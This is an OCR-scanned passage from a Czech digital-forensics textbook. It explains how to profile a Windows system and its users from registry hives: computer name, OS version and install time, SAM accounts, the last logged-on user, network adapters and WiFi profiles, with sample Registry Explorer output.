
Systémové registry jsou jedním ze základních zdrojů informací při profilaci uživatelů a identifikaci zajištěných stop. Mezi nástroje, které jsou zadarmo dostupné pro vzdělávací a nekomerční aktivity, se řadí Windows Registry Recovery od firmy MiTec a Registry Explorer od Erica Zimmermana. V obou případech se jedná o grafické nástroje, které obsahují předdefinované reporty a záložky s oblíbenými záznamy pro usnadnění analýzy.

MiTeC Windows Registry Recovery (WRR)[70]

MiTec WRR je nástroj českého vývojáře Michala Mutla. Výhodou WRR jsou „předpřipravené“ reporty k systémovým službám, instalovaným aplikacím, informacím o hardwaru, konfiguracím síťových karet a dalším záznamům systémových registrů. Poslední aktualizace proběhla v listopadu 2020.


70 https://www.mitec.cz/wrr.html

Obrázek 39 | Zobrazení systémových registrů v nástroji MiTec WRR (vlastní)



Zdroj: Autor.

Obrázek 40 | WRR – „předpřipravený“ report pro zobrazení síťové konfigurace




Zdroj: Autor.

Registry Explorer

Registry Explorer je součástí forenzních nástrojů Erica Zimmermana[71]. Stejně jako u Mitec WRR se jedná o grafickou aplikaci pro operační systém Windows. Registry Explorer je kontinuálně aktualizován a rozšiřován o nové funkce. Jeho součástí je i parser pro příkazovou řádku, který ulehčuje export informací z registrů pomocí skriptovacích nástrojů.

Obrázek 41 | Registry Explorer – zobrazení záznamů bezdrátové sítě Eduroam



Zdroj: Autor.

Profilace systému a uživatelů

Konfigurační sady jsou uloženy pod HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00X. Běžně je možné najít dvě sady konfiguračních klíčů, jedna sada slouží jako aktivní konfigurace a druhá sada je záloha poslední známé funkční konfigurace.


Klíč registru:

`HKEY_LOCAL_MACHINE\SYSTEM\Select`

Current s hodnotou 1 identifikuje ControlSet001 jako aktivní konfigurační sadu.
Default – je konfigurační sada, která bude použita při dalším startu systému.
LastGoodKnown – s hodnotou 1 identifikuje ControlSet001 jako poslední známou funkční konfiguraci.

71 https://ericzimmerman.github.io/#!index.md

Obrázek 42 | Registry Explorer – identifikace konfigurační sady systémových registrů



Zdroj: Autor.


9.1.2 Název počítače

Při profilaci operačního systému je vhodné identifikovat název počítače. Jméno počítače je zapsáno v klíči CoputerName v podklíči Control aktálního ControlSetu.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ComputerName\

Obrázek 43 | Registry Explorer – zobrazení záznamu obsahujícího název počítače



Zdroj: Autor.

Obrázek 44 | Registry Explorer – detail záznamu obsahující jméno počítače


Value Name	Value Type	Data
ABC	ABC	ABC
(default)	RegSz	mnmsrvc
ComputerName	RegSz	DESKTOP-BZ202CP

Zdroj: Autor.

K profilaci operačního systému lze přidat informace o verzi operačního systému, registrovaném uživateli a organizaci, datu instalace, produktovém klíči MS Windows a jiné.

Klíč registru:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion

Obrázek 45 | Registry Explorer – záznamy klíče CurrentVersion



Zdroj: Autor.

ProductName – informace o verzi a variantě operačního systému. Zobrazený klíč odkazuje na Windows 10 Enterprise.

CurrentBuild – identifikuje konkrétní vydání (release) operačního systému, dle kterého je možné zjistit stav podpory a aktualizací na stránkách s dokumentací k Microsoft Windows[72].

RegisteredOwner – identifikace registrovaného uživatele operačního systému zadaného během instalace.


72 https://docs.microsoft.com/en-us/windows/release-health/release-information

Obrázek 46 | Registry Explorer – čas instalace operačního systému ve formátu Windows 64-bit Timestamp

Value Name	Value Type	Data
CurrentBuild	RegSz	17134
CurrentBuildNumber	RegSz	17134
CurrentMajorVersionNumber	RegDword	10
CurrentMinorVersionNumber	RegDword	0
CurrentType	RegSz	Multiprocessor Free
CurrentVersion	RegSz	6.3
EditionID	RegSz	EnterpriseEval
EditionSubManufacturer	RegSz	
EditionSubstring	RegSz	
EditionSubVersion	RegSz	
InstallationType	RegSz	Client
InstallDate	RegDword	1592378029
ProductName	RegSz	Windows 10 Enterprise Evaluation
ReleaseId	RegSz	1803
SoftwareType	RegSz	System
UBR	RegDword	1
PathName	RegSz	C:\Windows
ProductId	RegSz	00329-20000-00001-AA244
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-30-30-33-
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-30-00-30-
RegisteredOwner	RegSz	John Goldberg
RegisteredOrganization	RegSz	
InstallTime	RegQword	132368516298194791

Zdroj: Autor.

Obrázek 47 | Registry Explorer – záznam času instalace dekódovaný do běžného časového formátu



Zdroj: Autor.

Klíč CurrentVersion obsahuje dva záznamy odkazující na datum a čas instalace operačního systému.

InstallDate – reprezentuje časový údaj ve formátu Unix 32-bit Timestamp[73]. Čas je udán číselnou hodnotou odkazující na počet uplynulých sekund od 00:00:00 1. 1. 1970 (UTC).

InstallTime – reprezentuje časový údaj ve formátu Windows 64-bit Timestamp[74]. Čas je udán inkrementální číselnou hodnotou, která na rozdíl od Unix časové značky iteruje každých 100 nanosekund.

Registry Explorer obsahuje funkci interpretující uložené hodnoty registrů včetně časových značek.


Security Account Manager

Registr Security Account Manager (SAM) operačního systému Windows uchovává informace o místních uživatelských účtech, jako jsou uživatelská jména a hesla ve formě NTLM hashe. Každému účtu přiřazuje unikátní bezpečnostní identifikátor (SID), který identifikuje uživatele a skupiny v systému. SID obsahuje prvky, jako jsou identifikátory domény a relativní identifikátory (RID), které rozlišují jednotlivé účty. Registr SAM je klíčový pro správu autentizace a bezpečnosti tím, že zajišťuje jedinečnou identifikaci uživatelů v rámci systémů a sítí.

Klíč registru:

`HKEY_LOCAL_MACHINE\SAM\Domains\Account\Users`

Obrázek 48 | Security Account Manager – seznam uživatelů



Zdroj: Autor.

73 https://www.unixtimestamp.com/

74 https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times

Obrázek 49 | Detaily cloudového Microsoft účtu


Full Name	User Name	Internet User Name	User Id	Invalid Login Count	Total Login Count
Francesca De Luna	franc	francesca.de.luna@outlook.com	1001	10	0
	settings		1002	0	1

Created On	Last Login Time	Last Password Change	Last Incorrect Passw...	Expires On	Password ...	Groups
2023-07-23 12:36:51	2023-10-01 16:19:32	2023-07-23 12:36:52	2023-10-01 15:34:15			Administrators, Users
2023-10-01 16:31:54	2023-10-02 17:31:37	2023-10-02 17:34:49				Administrators, Users, Remote Desktop Users

Zdroj: Autor.

Na obrázku jsou vidět dva uživatelské účty – cloudový účet francesca.de.luna@outlook.com a lokální účet settings. Cloudové účty lze odlišit od lokálních účtů pomocí parametrů, jako jsou InternetUserName a InternetSID, které u lokálních účtů chybí.

Obrázek 50 | Interpretace datového obsahu klíče




Zdroj: Autor.

Cloudové účty ze zatím neznámého důvodu neaktualizují počet přihlášení. Časy uvedené v registru SAM jsou v UTC časové zóně.

User Security ID S-1-5-21-1219404224-1385551073-637517202-100 je základní identifikátor pro dokumentaci smazaných souborů jednotlivými uživateli zkoumaného zařízení.

Obrázek 51 | Korelace User Security ID



Zdroj: Autor.

SID jsou unikátní v rámci operačního systému a v případě, že je systém součástí Windows Domény, tak je SID unikátní v rámci služby Active Directory. Ukládání hešovaných hesel lze upravit systémovými politikami, proto lokální extrakce nemusí být možná.

Bližší informace k bezpečnostním identifikátorům lze najít na stránkách Microsoft Learn[75].

9.1.3 Poslední přihlášený uživatel

Záznam Authentication\LogonUI kořenového registru SOFTWARE obsahuje údaj o posledním přihlášeném uživateli k dané pracovní stanici.

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI

Obrázek 52 | Registry Explorer – identifikace posledního přihlášeného uživatele

Value Name	Value Type	Data
ABC	ABC	ABC
ShowTabletKeyboard	RegDword	0
IdleTime	RegDword	9969
LastLoggedOnUser	RegSz	.\franc
SelectedUserSID	RegSz	S-1-5-21-1219404224-1385551073-637517202-1001
LastLoggedOnSAMUser	RegSz	.\franc
LastLoggedOnDisplayName	RegSz	Francesca De Luna
LastLoggedOnUserSID	RegSz	S-1-5-21-1219404224-1385551073-637517202-1001
LastLoggedOnProvider	RegSz	{D6886603-9D2F-4EB2-B667-1971041FA96B}

Zdroj: Autor.

75 https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers


9.1.4 Síťová konfigurace

K profilaci operačního systému jednoznačně patří identifikace síťové konfigurace. Klíč Interfaces obsahuje identifikátory jednotlivých síťových rozhraní a jejich poslední nastavené hodnoty.

Klíč registru:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

Obrázek 53 | Registry Explorer – záznamy nastavení síťového adaptéru



Zdroj: Autor.

EnableDHCP – určuje, zda bude IP adresa načtena z DHCP serveru, nebo bude přiřazena ručně.

NameServer – IP adresy preferovaných DNS serverů.

IPAddress – IP adresa přiřazená nebo nastavená zkoumanému zařízení.

SubnetMask – síťová maska.

DefaultGateway – síťový prvek (router) zajišťující komunikaci se zařízeními v jiných sítích (v domácí síti bude tuto roli zastávat modem poskytovatele internetu).

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE¨Microsoft\Windows NT\CurrentVersion\NetworkCards

Záznamy síťových adaptérů lze propojit s názvem daného síťového adaptéru přes hodnotu klíče ServiceName, která odpovídá GUID záznamu z klíče Tcpip\Parameters.

Obrázek 54 | Propojení NIC GUID s názvem síťového adaptéru

ServiceName	RegSz	{FD42C1BE-3E7F-404B-AD8E-9E310951BD07}
Description	RegSz	Broadcom 802.11n Network Adapter

Zdroj: Autor.

9.1.5 Profilace WiFi sítí

Profilace bezdrátových sítí má dvě hlavní využití. Prvním je identifikace falešného přístupového bodu (Rogue AP), který se vydává za legitimní WiFi sítě, například v kavárnách, rychlém občerstvení nebo ve veřejné dopravě. Pomocí tohoto bodu může útočník sledovat síťový provoz uživatelů, manipulovat s jejich dotazy na online služby nebo získat kontrolu nad jejich systémem. Cílem je zjistit, zda došlo k bezpečnostnímu incidentu na legitimní síti nebo na síti ovládané útočníkem.

Druhým případem je geolokace uživatelů. Na základě Service Set Identifier (SSID) a Basic Service Set Identifier (BSSID) záznamů je možné vyhledat geolokační údaje WiFi sítě z veřejně dostupných databází a zjistit, kdy a jak často se uživatel v dané lokalitě nacházel.


SSID je textový řetězec označující název sítě a BSSID záznam obsahuje hodnotu Medium Access Control (MAC), hardwarovou adresu bezdrátové části přístupového bodu, záznamy jsou uloženy v klíči NetworkList v hive SOFTWARE.

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\

NetworkList\Profiles

Obrázek 55 | Záznamy profilů bezdrátových sítí



Zdroj: Autor.

Kategorie sítí:

0 = Veřejná síť | Public network
1 = Domácí síť| Private network
2 = Korporátní síť, Windows doména | Domain
Typy sítí (NameType):
6 (0x6) = Kabelová síť | Wired network
23 (0x17) = Virtuální privátní síť | VPN
71 (0x47) = Bezdrátová síť, WiFi | Wireless
243(0xF3) = Mobilní internet, Mobile Broadband

Klíč registru:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmamaged

Obrázek 56 | Registry Explorer – zobrazení záznamů bezdrátové sítě Eduroam

Values

Drag a column header here to group by that column

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
ProfileGuid	RegSz	{0EDFDC51-77B0-4D51-8675-BC60CC217F96}	00-00-00-00-00-00	☐	☐
Description	RegSz	eduroam	78-E7-7E-06	☐	☐
Source	RegDword	8		☐	☐
DnsSuffix	RegSz	vse.cz	00-00-00-00-00-00	☐	☐
FirstNetwork	RegSz	eduroam	00-00-00-00	☐	☐
DefaultGatewayMac	RegBinary	BC-5A-56-39-3D-82	7E-06-F0-F8-7E-06	☐	☐

Zdroj: Autor.

Description – SSID, název bezdrátové sítě.

DNSSuffix – udává textový řetězec, který se přidává za název počítače, za účelem překladu DNS záznamu na IP adresu. Při dotazu na DFA server by se dotaz změnil na dfa.vse.cz.

DefaultGatewayMac – BSSID, MAC adresa přístupového bodu.

Záznamy o síťových připojeních obsahují časové značky uložené ve formátu FILETIME, což je 64bitové časové razítko používané systémem Windows. Časové značky mohou sloužit jako přesný časový bod pro tzv. technický indikátor (Pivot Point), který umožňuje propojit získané časové údaje s jinými datovými zdroji v rámci daného časového úseku. Tyto hodnoty jsou zároveň zásadní pro vytváření časové osy událostí, která mapuje uživatelské aktivity a poskytuje kontext pro analýzu konkrétních událostí nebo bezpečnostních incidentů.


- **DateCreated**

Udává datum a čas, kdy bylo dané síťové připojení poprvé vytvořeno nebo zaznamenáno systémem. Tato hodnota je užitečná pro určení okamžiku, kdy bylo připojení k síti zahájeno.

- **DateLastConnected**

Označuje datum a čas posledního připojení zařízení k dané síti, což umožňuje sledovat, kdy byla síť naposledy využívána.

Obrázek 57 | Interpretace časových značek



Values

Drag a column header here to group by that column

Value Name	Value Type	Data
ProfileName	RegSz	FrankieHome
Description	RegSz	FrankieHome
Managed	RegDword	0
Category	RegDword	0
DateCreated	RegBinary	E7-07-08-00-04-00-0A-00-08-00-1B-00-03-00-8D-00
NameType	RegDword	71
DateLastConnected	RegBinary	E7-07-0A-00-03-00-04-00-10-00-12-00-0A-00-33-02

Data Interpreter

Numbers	
8 bit, signed	-25
8 bit, unsigned	231
16 bit, signed	2,023
16 bit, unsigned	2,023
32 bit, signed	657,383
32 bit, unsigned	657,383
64 bit, signed	1,125,912,792,401,895
64 bit, unsigned	1,125,912,792,401,895
Float	9.2119E-40
Double	5.562748309389636E-309
Dates and times	
DOS FAT Time/date (32 bit)	n/a
DOS FAT Date/time (32 bit)	n/a
Unix/Posix (32 bit)	1970-01-08 14:36:23
Windows FILETIME (64 bit)	1604-07-27 03:21:19
OLE 2.0 Date/time (64 bit)	1899-12-30 00:00:00
Windows SYSTEM Date/time (128 bit)	2023-10-04 16:18:10

Zdroj: Autor.

Záznam posledního přihlášení (klíč: DateLastConnected) k WiFi síti FrankieHome, 2023-10-04 16:18:10 lokální časová zóna zkoumaného zařízení (CEST). Časový údaj je ve formátu Windows SYSTEM Date/time (128 bit).

Klíč registru:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameter
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces


9.1.6 Identifikace USB paměťových zařízení

